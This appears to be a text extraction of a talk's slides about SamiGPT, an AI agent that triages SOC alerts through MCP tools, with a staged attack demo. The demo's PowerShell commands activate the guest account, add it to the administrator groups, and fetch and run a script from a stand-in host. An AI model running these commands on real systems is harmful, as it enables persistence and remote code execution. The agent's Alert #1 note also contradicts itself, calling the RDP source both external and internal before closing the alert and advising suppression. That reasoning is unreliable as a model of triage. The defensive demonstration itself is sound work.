- ?
- ?
- ?
- ?
- ?
- ?



- I tell ChatGPT the goal:
- \${Runbook} ~= System Prompt
- \${Infrastructure\_info}
- ?
- ?
- ?
- ?
- ?

\$ {

```
{  
  "pattern": "^LP-[A-Z0-9]{6}$",  
  "pattern_style": "regex",  
  "device_type": "laptop",  
  "example": "LP-AC1234",  
  "description": "Managed corporate laptops  
used by roaming users and VPN users.",  
  "tags": ["endpoint", "laptop", "windows"]  
}
```



}



- I tell ChatGPT the goal:
- $\${Runbook}$   $\sim=$  System Prompt
- $\${Infrastructure\_info}$
- ?
- ?
- ?
- ?
- ?
- ?
- ?



- I tell ChatGPT the goal:
- $\${Runbook}$   $\sim=$  System Prompt
- $\${Infrastructure\_info}$
- Let the model decide what to do - after all, models are patterns built to recognize patterns.



- I tell ChatGPT the goal:
- $\${Runbook}$   $\sim=$  System Prompt
- $\${Infrastructure\_info}$
- Let the model decide what to do - after all, models are patterns built to recognize patterns.



- I tell ChatGPT the goal:
- $\${Runbook}$   $\sim=$  System Prompt
- $\${Infrastructure\_info}$
- Let the model decide what to do - after all, models are patterns built to recognize patterns.

Model Context Protocol  
(MCP) Server

# MCP Server Capabilities / Tools

**## Case Management Tools**

- `create\_case`
- `review\_case`
- `list\_cases`
- `search\_cases`
- `add\_case\_comment`
- `attach\_observable\_to\_case`
- `update\_case\_status`
- `assign\_case`
- `get\_case\_timeline`
- `update\_case`
- `link\_cases`
- `add\_case\_timeline\_event`
- `list\_case\_timeline\_events`
- `add\_case\_task`
- `list\_case\_tasks`
- `update\_case\_task\_status`
- `add\_case\_asset`
- `list\_case\_assets`
- `add\_case\_evidence`
- `list\_case\_evidence`

**## CTI Tools**

- `lookup\_hash\_ti`
- `lookup\_ip\_ti`
- `scan\_file\_ti`

**## EDR Tools**

- `get\_endpoint\_summary`
- `get\_detection\_details`
- `isolate\_endpoint`
- `release\_endpoint\_isolation`
- `kill\_process\_on\_endpoint`
- `collect\_forensic\_artifacts`

**## Rules Engine Tools**

- `list\_rules`
- `execute\_rule`



**## SIEM Tools**

- `search\_security\_events`
- `get\_file\_report`
- `get\_file\_behavior\_summary`
- `get\_entities\_related\_to\_file`
- `get\_ip\_address\_report`
- `search\_user\_activity`
- `pivot\_on\_indicator`
- `search\_kql\_query`
- `get\_security\_alerts`
- `get\_security\_alert\_by\_id`
- `get\_siem\_event\_by\_id`
- `lookup\_entity`
- `list\_security\_rules`
- `search\_security\_rules`
- `get\_rule\_detections`
- `list\_rule\_errors`
- `get\_ioc\_matches`
- `get\_threat\_intel`
- `get\_recent\_alerts`
- `close\_alert`
- `update\_alert\_verdict`
- `get\_all\_uncertain\_alerts\_for\_host`
- `tag\_alert`
- `add\_alert\_note`

# MCP Server

**## Engineering Tools**

- `create\_fine\_tuning\_recommendation`
- `create\_visibility\_recommendation`
- `list\_fine\_tuning\_recommendations`
- `list\_visibility\_recommendations`
- `add\_comment\_to\_fine\_tuning\_recommendation`
- `add\_comment\_to\_visibility\_recommendation`

# MCP Server Capabilities / Tools

get\_recent\_alerts for the last 1 hour via SamiGPT then triage the first one using the initial alert triage runbook.

Planning runbook execution 15s

I'll first fetch recent alerts for the last hour, pick the first one, then run the `initial_alert_triage` runbook against that alert and follow its steps, updating the alert's status/verdict as appropriate. I'll summarize the triage outcome and any recommended next actions at the end.

- ▶ ✓ Ran `get_recent_alerts`

I found one open alert in the last hour; I'll n

- ▶ ✓ Ran `execute_runbook`

Fetching full alert details, then I'll lock the  
or needs deeper handling.

- ▶ ✓ Ran `get_security_alert_by_id`

Fetching full alert details, then I'll lock the alert as in-progress and run the quick KB/IOC assessment to decide if it's a clear FP/BTP or needs deeper handling.

- ▶ ✓ Ran `get_security_alert_by_id`

- ▶ ✓ Ran `update_alert_verdict`


- ▶ ✓ Ran `kb_list_clients`

- ▶ ✓ Ran `get_ioc_matches`

- ▶ ✓ Ran `get_ioc_matches`

- ▶ ✓ Ran `kb_get_client_infra`

# Infrastructure Overview



# Management GUI

## AI Agent Controller

**AI Controller**  
Web and CLI interface for executing SamiGPT agent commands. Provides session management, real-time execution monitoring, and autorun support for scheduled tasks through a web UI.



### SamiGPT – SOC AI Agents Orchestrator

+ New Session    + New Autorun    Settings

VIEWS	AUTORUNS	SOC 2	5s	x
<b>Manual Sessions</b>	<b>SOC 1</b>	<b>5s</b>	x	
<b>Autoruns</b>	<b>SOC 1</b>	<b>DISABLED</b>	<b>Enable</b>	<b>Clear</b>
<b>Settings</b>	<b>Starting prompt:</b>	<pre>get_recent_alerts for the last 1 hour via SamiGPT then triage the first one using the initial alert triage runbook</pre>		
	<b>Condition function:</b>	<code>get_recent_alerts</code>		
	<b>Interval:</b>	5s (5s)		
	Last run:	11/28/2025, 2:09:01 PM • Next run: 11/28/2025, 2:09:06 PM		




Putting everything together

---

Test time...

# What If We Built an Autonomous *Attacker* *Defender*?

## Demo





The image shows two side-by-side screenshots of a security monitoring system.

**Left Screenshot:** A Slack-like interface titled "MM's server". The left sidebar lists various channels and servers. The "demo" channel is currently selected. The main pane displays a list of "Devices" under sections like "AI Agent Project", "Cipher", and "Homelab", each with a thumbnail icon and a device name.

**Right Screenshot:** An Elastic Security interface titled "Alerts - Kibana". The left sidebar includes "Security", "Rules", "Alerts", "Attack discovery", "Findings", "Cases", "Timelines", and "Intelligence". The main pane is titled "Alerts" and shows a summary section with a table for "Severity levels" and a "Severity by name" section. A message at the bottom states "No results match your query".

## Demo Scenario



```
Administrator: Windows PowerShell
PS C:\Users\Administrator> net user guest /active:yes
The command completed successfully.

PS C:\Users\Administrator> net user guest Password-123*
The command completed successfully.

PS C:\Users\Administrator> net localgroup Administrators guest /add
The command completed successfully.

PS C:\Users\Administrator> net localgroup "Remote Desktop Users" guest /add
The command completed successfully.

PS C:\Users\Administrator> & ([ScriptBlock]::Create((irm http://notepad.local:8000
/script))) --silent
Downloading installer...
Executing installer...
```

A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window shows a series of PowerShell commands being run and their successful completion. The commands include activating the guest account, changing its password, adding it to the Administrators group, adding it to the Remote Desktop Users group, and finally executing a PowerShell script from a remote URL. The text "PowerShell execution" is written below the window.

## Triggered rules:

- Malicious RDP Connection
- Guest Account Activated or Modified
- Account Added to Administrators Group
- Account added to Remote Desktop Users group
- Malware Detection Alert x2
- Potential Browser Information Discovery

## Alert #1 Malicious RDP Connection - The 1<sup>st</sup> False Positive alert


```
Triage complete

Alert triaged: Malicious RDP Connection (ID: 252c103df01908c4824c19c36647313

Assessment: False Positive

Summary:

• Source IP 10.10.10.7 is internal (HQ Corporate LAN subnet)
• User "Administrator" is a known admin account with RDP-expected tags
• Host win10-stand-alone-test-3 is a known admin workstation
• No IOC matches or suspicious indicators
• Single isolated event, no pattern of malicious activity
```




## Alert #1 Malicious RDP Connection - The 1<sup>st</sup> False Positive alert

### **Actions taken:**



1. Set alert verdict to `in-progress` to lock it
2. Performed KB verification (internal IP, known entities)
3. Checked IOC matches (none found)
4. Searched for related cases (none found)
5. Investigated SIEM context (legitimate internal RDP)
6. Added detailed alert note with investigation summary
7. Updated verdict to `false_positive` with reasoning
8. Created fine-tuning recommendation for detection rule improvement

**Fine-tuning recommendation created:** Task ID `86evpbtdx` - recommends excluding or reducing severity for internal-to-internal RDP connections involving known admin accounts and workstations.

The alert has been closed as a false positive without creating a case, following the SOC1 initial alert triage runbook workflow.



## Alert #1 Malicious RDP Connection - The 1<sup>st</sup> False Positive alert



AiAgent Search % K

Space / Fine-tuning Tasks + | G+

● Reduce False Positives: Malicious RDP Connectio...

\*\*Example False Positive:\*\*

- Alert ID: 252c103df01908c4824c19c3664731396be39341bd59fdda5a982fc1f0ef42c8
- Source IP: 10.10.10.7 (HQ Corporate LAN - Internal)
- Destination: win10-stand-alone-test-3 (known admin workstation)
- User: Administrator (known admin account with RDP-expected tags)
- Assessment: False Positive - legitimate internal administrative access

\*\*Recommendation:\*\*

1. Exclude or reduce severity for RDP connections when ALL of the following are true:

## Alert #1 Malicious RDP Connection

Medium  
Nov 28, 2025 @ 13:58:15.565  
Malicious RDP Connection

Status	Risk score	Assignees	Notes
Open	47		<a href="#">Add note</a>

Overview      Table      JSON

Q Filter by field or value...

Field	Value
message	An account was successfully logged on. Subject: ***
signal.ai.comments.comment.author	sami-gpt sami-gpt sami-gpt
signal.ai.comments.comment.comment	SOC1 has started investigation and is locking the alert for triage  **SOC1 Triage Summary - False Positive** **Investigation Details:** - Alert Type: Malicious RDP Connection - Source IP: 10.10.10.7 (HQ Corporate LAN - Internal) - Destination Host: win10-stand-alone-test-3 (10.10.0.82) - User: Administrator - Timestamp: 2025-11-28T10:49:11.275Z **KB Verification Results:** - Source IP 10.10.10.7 verified as INTERNAL (HQ Corporate LAN subnet 10.10.10.0/24) - Host win10-stand-alone-test-3 is a known workstation with admin/RDP tags - User "Administrator" is a known admin account with RDP-expected tags in KB **IOC Checks:** - No IOC matches found for IP 10.10.10.7 - IP reputation check: No issues, no related alerts **SIEM Context:** - Network event confirms RDP connection from external IP to internal host - Single isolated event, no pattern of suspicious activity - No other related alerts for this IP, user, or host **Case Correlation:** - No existing cases found for hostname, IP, or user within 24 hours - No same-host cases requiring grouping **Assessment: FALSE POSITIVE** This alert represents legitimate internal RDP administrative access: - Source IP is from internal corporate network (HQ Corporate LAN) - Known admin account with RDP-expected activity tags - No IOC matches or suspicious indicators - Single isolated connection event **Recommendation for Detection Rule Improvement:** The detection rule should exclude or reduce severity for RDP connections when: 1. Source IP is from internal corporate subnets (e.g., 10.10.10.0/24) 2. User account has RDP-expected tags in KB 3. Destination host is a known admin workstation Consider adding exclusions for internal-to-internal RDP connections involving known admin accounts and workstations, or reducing alert severity to low/medium for review rather than flagging as "malicious".  False Positive: Internal RDP connection from HQ Corporate LAN (10.10.10.7) to known admin workstation using Administrator account. KB verification confirms internal IP, known admin account with RDP-expected tags, and no IOC matches. This is legitimate administrative access. See alert notes for detailed investigation summary and detection rule improvement recommendations.
signal.ai.verdict	false_positive



sami-gpt

SOC1 has started investigation and is locking the alert for triage

\*\*SOC1 Triage Summary - False Positive\*\* \*\*Investigation Details:\*\* - Alert Type: Malicious RDP Connection - Source IP: 10.10.10.7 (HQ Corporate LAN - Internal) - Destination Host: win10-stand-alone-test-3 (10.10.0.82) - User: Administrator - Timestamp: 2025-11-28T10:49:11.275Z \*\*KB Verification Results:\*\* - Source IP 10.10.10.7 verified as INTERNAL (HQ Corporate LAN subnet 10.10.10.0/24) - Host win10-stand-alone-test-3 is a known workstation with admin/RDP tags - User "Administrator" is a known admin account with RDP-expected tags in KB \*\*IOC Checks:\*\* - No IOC matches found for IP 10.10.10.7 - IP reputation check: No issues, no related alerts \*\*SIEM Context:\*\* - Network event confirms RDP connection from external IP to internal host - Single isolated event, no pattern of suspicious activity - No other related alerts for this IP, user, or host \*\*Case Correlation:\*\* - No existing cases found for hostname, IP, or user within 24 hours - No same-host cases requiring grouping \*\*Assessment: FALSE POSITIVE\*\* This alert represents legitimate internal RDP administrative access: - Source IP is from internal corporate network (HQ Corporate LAN) - Known admin account with RDP-expected activity tags - No IOC matches or suspicious indicators - Single isolated connection event \*\*Recommendation for Detection Rule Improvement:\*\* The detection rule should exclude or reduce severity for RDP connections when: 1. Source IP is from internal corporate subnets (e.g., 10.10.10.0/24) 2. User account has RDP-expected tags in KB 3. Destination host is a known admin workstation Consider adding exclusions for internal-to-internal RDP connections involving known admin accounts and workstations, or reducing alert severity to low/medium for review rather than flagging as "malicious".

False Positive: Internal RDP connection from HQ Corporate LAN (10.10.10.7) to known admin workstation using Administrator account. KB verification confirms internal IP, known admin account with RDP-expected tags, and no IOC matches. This is legitimate administrative access. See alert notes for detailed investigation summary and detection rule improvement recommendations.

false\_positive

## Alert #2 Guest Account Activated or Modified – The 1<sup>st</sup> real TP.


### Triage summary

**Alert triaged:** Guest Account Activated or Modified

- Alert ID:** 0ea0d232b54ab0303f454942915cca36649b2cce4a6b4389b075fe5ede56d1cc
- Assessment:** TRUE POSITIVE
- Case created:** #408

### Findings

- Event details:**
  - Guest account enabled on win10-stand-alone-test-3 by Administrator account
  - Windows Security Event 4738 at 10:52:27 UTC
  - UAC changed from 0x215 (disabled) to 0x214 (enabled)



The screenshot shows the IRIS Case Management interface. At the top right, there's a sidebar with the IRIS logo and text: "IRIS Case Management", "Incident Response Platform", "Case creation & tracking", and "Observables & timeline". Below the sidebar, the main area has a header "#408 - Guest Account Activation - win10-stand-al". On the left is a sidebar with a user profile picture for "administrator" (11/30/2025, 9:44) and a "Dashboard" button. The main content area displays the case details: "#408 - Guest Account Activation - win10-stand-alone-test-3 - 2025-11-28", "Open on 2025-11-28 by administrator", and "Owned by administrator".

Case Created

## Alert #2 Guest Account Activated or Modified – The 1<sup>st</sup> real TP.

### **Actions taken**

- Alert verdict set to `in-progress` (locked for triage)
- Case #408 created with details
- Observables attached: hostname, Administrator user, Guest user
- Case comment added with triage summary
- Alert note added with investigation details
- Alert verdict updated to `true_positive`
- Escalated to SOC2 for investigation

### **SOC2 next steps**

1. Verify if Guest account activation was authorized
2. Check for other suspicious account modifications
3. Review Administrator account activity timeline
4. Investigate if Guest account has been used for logons
5. Correlate with the related RDP connection alert

Triage complete. The alert has been escalated to SOC2 for investigation.

## Alert #3,4 Account Added to Administrators Group

